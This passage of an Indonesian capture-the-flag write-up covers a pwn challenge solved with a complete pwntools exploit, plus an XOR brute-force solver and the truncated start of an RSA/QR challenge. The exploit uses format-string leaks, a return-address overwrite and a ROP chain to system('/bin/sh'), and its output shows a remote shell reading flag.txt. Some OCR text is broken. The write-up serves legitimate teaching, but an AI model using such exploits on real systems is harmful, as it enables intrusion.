GLIBC_2.8
GLIBC_2.9
GLIBC_2.10
GLIBC_2.11
GLIBC_2.12
GLIBC_2.13
GLIBC_2.14
GLIBC_2.15
GLIBC_2.16
GLIBC_2.17
GLIBC_2.18
GLIBC_2.22
GLIBC_2.23
GLIBC_2.24
GLIBC_2.25
GLIBC_2.26
GLIBC_2.27
GLIBC_2.28
GLIBC_2.29
GLIBC_2.30
GLIBC_2.31
GLIBC_2.32
GLIBC_2.33
GLIBC_2.34
GLIBC_2.35
GLIBC_2.36
GLIBC_ABI_DT_RELR
GLIBC_PRIVATE
GNU C Library (Debian GLIBC 2.36-9+deb12u8) stable release version 2.36.
__GLIBC_2_3_3_sys_siglist
 itoid   /binary/Higan
>>>
>>>
```

Dapat dilihat bahwa libc yang diberikan merupakan Debian GLIBC 2.36-9+deb12u8 yang merupakan libc dari debian:latest. Lansung saja kita akses os tersebut dengan menggunakan docker kemudian copy loadernya ke local machine




```
 itoid   /binary/Higan
>>>
>>> docker run --rm -ti -v "$PWD":/host debian:latest bash
root@6db0c4e465ad:/# cd lib/x86_64-linux-gnu
root@6db0c4e465ad:/lib/x86_64-linux-gnu# ls
e2fsprogs                libaudit.so.1.0.0      libcrypt.so.1             libgcc_s.so.1
gconv                    libblkid.so.1          libcrypt.so.1.1.0         libgcrypt.so.20
ld-linux-x86-64.so.2     libblkid.so.1.1.0      libdb-5.3.so              libgcrypt.so.20.4.1
libBrokenLocale.so.1     libbz2.so.1            libdebconfclient.so.0     libgmp.so.10
libacl.so.1              libbz2.so.1.0          libdebconfclient.so.0.0.0 libgmp.so.10.4.1
libacl.so.1.1.2301       libbz2.so.1.0.4        libdl.so.2                libgnutls.so.30
libanl.so.1              libc.so.6              libdrop_ambient.so.0      libgnutls.so.30.34.3
libapt-pkg.so.6.0        libc_malloc_debug.so.0 libdrop_ambient.so.0.0.0  libgpg-error.so.0
libapt-pkg.so.6.0.0      libcap-ng.so.0         libe2p.so.2               libgpg-error.so.0.33.1
libapt-private.so.0.0    libcap-ng.so.0.0.0     libe2p.so.2.3             libhogweed.so.6
libapt-private.so.0.0.0  libcap.so.2            libext2fs.so.2            libhogweed.so.6.6
libattr.so.1             libcap.so.2.66         libext2fs.so.2.4          libidn2.so.0
libattr.so.1.1.2501      libcom_err.so.2        libffi.so.8               libidn2.so.0.3.8
libaudit.so.1            libcom_err.so.2.1      libffi.so.8.1.2           liblz4.so.1
root@6db0c4e465ad:/lib/x86_64-linux-gnu# cp ld-linux-x86-64.so.2 /host
```

Setelah loader sudah berada di local machine, patch program tersebut yang sebelumnya menggunakan libc dan loader local machine menjadi libc dan loader dari debian:latest dengan patchelf




```
 itoid   /binary/Higan
>>>
>>> ldd higanv2
      linux-vdso.so.1 (0x00007ffe9fbeb000)
      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x000079b211c00000)
      /lib64/ld-linux-x86-64.so.2 (0x000079b211e6e000)
 itoid   /binary/Higan
>>>
>>> patchelf ./higanv2 --replace-needed libc.so.6 ./libc.so.6 --set-interpreter ./ld-linux-x86-64.so.2
 itoid   /binary/Higan
>>>
>>> ldd higanv2
      linux-vdso.so.1 (0x00007fffed9f9000)
      ./libc.so.6 (0x000079848650b000)
      ./ld-linux-x86-64.so.2 => /lib64/ld-linux-x86-64.so.2 (0x00007984866ee000)
 itoid   /binary/Higan
>>>
>>>
```

Untuk mengexploit program ini, flownya sebagai berikut:



Leak __libc_start_call_main+122 dan Stack Address dengan Format String Leak
yoi
Addresses berhasil dileak?
ga
Hitung Base Address libc
Harus bypass blacklistnya
Hitung Stack Return Address dari internal fungsi printf
Overwrite Stack Return Address tersebut dengan fungsi yang vulnerable terhadap Buffer Overflow dengan Format String Write
yoi
Berhasil dioverwrite?
ga
Hijack Return Instruction Pointer (RIP) ke ropchain system("/bin/sh")
Payload yang kita buat salah, jadi harus debug salahnya dimana
Arbitrary Code Execution di remote server

Berikut exploit scriptnya:

```python
#!/usr/bin/env python3

from pwn import *
import inspect
```




```python
host, port = "nc 188.166.215.13 24234".split(" ")[1:3]
exe = context.binary = ELF(args.EXE or "./higanv2_patched", 0)
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sl = lambda a: io.sendline(a)
com = lambda: io.interactive()
def li(value, name=None):
    if name is None:
        frame = inspect.currentframe().f_back
        name = [k for k, v in frame.f_locals.items() if v is value][0]
    log.info(f"{name}: {hex(value)}")
rud = lambda a:io.recvuntil(a, drop=0x1)
int16 = lambda a: int(a, 16)
def ninjutsu(p):
    sla(b'Ninjustu: ', p)
sla(b'>> ', b'1')
p = b'%23$llx %16$llx'
ninjutsu(p)
x_y = rud(b'\n').split(b' ')
rsp_off_0x70 = int16(x_y[1])
printf_0xc2 = rsp_off_0x70 - 0x78
__libc_start_call_main_0x7a = int16(x_y[0])
li(__libc_start_call_main_0x7a)
libc_0 = __libc_start_call_main_0x7a - 0x2724a
li(rsp_off_0x70)
li(printf_0xc2)
li(libc_0, "libc_base")
rop_entry = 0x4014ee
p = b''
p = '%{}c'.format(rop_entry).encode()
p += b'%17$lln'
p = fmtstr_payload(6, {printf_0xc2: rop_entry}, write_size='short' )
sl(p)
p = flat({0x68 - 0x20:
    [libc_0 + 0x27182,
    libc_0 + 0x28f99,
    0x0,
    libc_0 + 0x277e5,
    libc_0 + 0x196031,
    libc_0 + 0x4c490
    ]})
sl(p)
com()
```



```
itoid    /binary/Higan
>>>
>>> ./exp.py
[+] Opening connection to 188.166.215.13 on port 24234: Done
[*] __libc_start_call_main_0x7a: 0x70a5066f624a
[*] rsp_off_0x70: 0x7ffefd4cba00
[*] printf_0xc2: 0x7ffefd4cb988
[*] libc_base: 0x70a5066cf000
[*] Switching to interactive mode

[+] The seal remains unbroken!
[+] Higan is about to unleash his full power..

Ninjutsu:















tered!
[+] Higan faces the final boss, barely clinging to his strength..
[+] A decisive, powerful strike is required to finish the battle!

Ninjutsu:
[@] Boss: 'HAHAAA, you missed your chance!'

[+] Higan's strike missed, and the boss plunged a blade into his heart..
[+] The mission has ended in failure..
[#] The game quits in 3 seconds.
[#] ..1
[#] ..2
[#] ..3
$ whoami; ls -la; cat flag.txt
valcaries
total 44
dr-xr-x--- 1 root valcaries  4096 Dec  6 14:05 .
drwxr-xr-x 1 root root       4096 Dec  6 14:05 ..
-r-xr-x--- 1 root valcaries   220 Mar 29  2024 .bash_logout
-r-xr-x--- 1 root valcaries  3526 Mar 29  2024 .bashrc
-r-xr-x--- 1 root valcaries   807 Mar 29  2024 .profile
-r-xr-x--- 1 root valcaries    64 Dec  6 14:03 flag.txt
-r-xr-x--- 1 root valcaries 14320 Dec  6 14:03 higanv2
-r-xr-x--- 1 root valcaries    44 Dec  6 14:03 run
forestyctf{h4tt0r1_k4g3BuN5h1N_a93c216fa553ae8c15f10f440929414d}$
```

Cryptography

Cryptography/X0R3D



X0R3D


757

ul3vU5jE5u]9|i.at3at rg rq6dq6at3at<

~ ztxey


Diketahui judul chall xored (xor), diberikan strings
Yaudah bruteforce ae lah
Tl;dr
Solver ini bruteforce sampai dengan 16 byte, biar banyak kandidatnya

```
def repeatKey(ciphertext, key):
    repeats = len(ciphertext)//len(key)
    remainder = len(ciphertext) % len(key)
    repeatedKey = ""
    for x in range(repeats):
        repeatedKey += key
    repeatedKey += key[:remainder]
    return repeatedKey

def bruteforce_XOR(ciphertext, known_plaintext):
    b_ct = bytes.fromhex(ciphertext)
    key = "00"
    while 1==1:
        repeatedKey = repeatKey(ciphertext, key)
        b_rk = bytes.fromhex(repeatedKey)
        index = 0
        m = ""
        for byte in b_ct:
            m += chr(byte ^ b_rk[index])
            index += 1
        if m[:len(known_plaintext)] == known_plaintext:
            return m, key
        key = int(key, 16)+1
        key = hex(key)
        key = key[2:]
        if len(key) % 2 != 0:
            key = "0" + key
    return m, key

def main():
    ct =
"7549337655356a4535755d397c692e617433617420726720727136647136617433617 43c"
    k_pt = "forestyctf{"
    message, key = bruteforce_XOR(ct, k_pt)
```



```
    print(f'plaintext: {message} key: {key}')

main()

(base) ┌──(jons㉿01-20-jonathans)-[/mnt/c/1
Jonathan/CTFS/interfest/final/xored]
└─$ python3 solve.py
plaintext: forestyctf{xoOorRrrRaaAaaWwwWwrR
rrR} key: 132641
```

Cryptography/Marcus said




Marcus said

853


Marcus have done 5 replies since this afternoon

~ keith

http://188.166.215.13:8334




QR code untuk n, e, dan cnya dinamis




```
                height: auto;
            }
            .value {
                margin-top: 10px;
                word-wrap: break-word;
                font-size: 14px;
                color: #555;
            }
        </style>
    </head>
    <body>
        <h1>Good Luck!!!</h1>
        <div class="container">
            <div class="card">
                <h2>N</h2>
                <img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAtoAAALaAQAAAAAnlcmeAAAIf0lEQVR4nO2
            </div>
            <div class="card">
                <h2>e</h2>
                <img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAXIAAAFyAQAAAADAX2ykAAACdklEQVR4nO2
            </div>
            <div class="card">
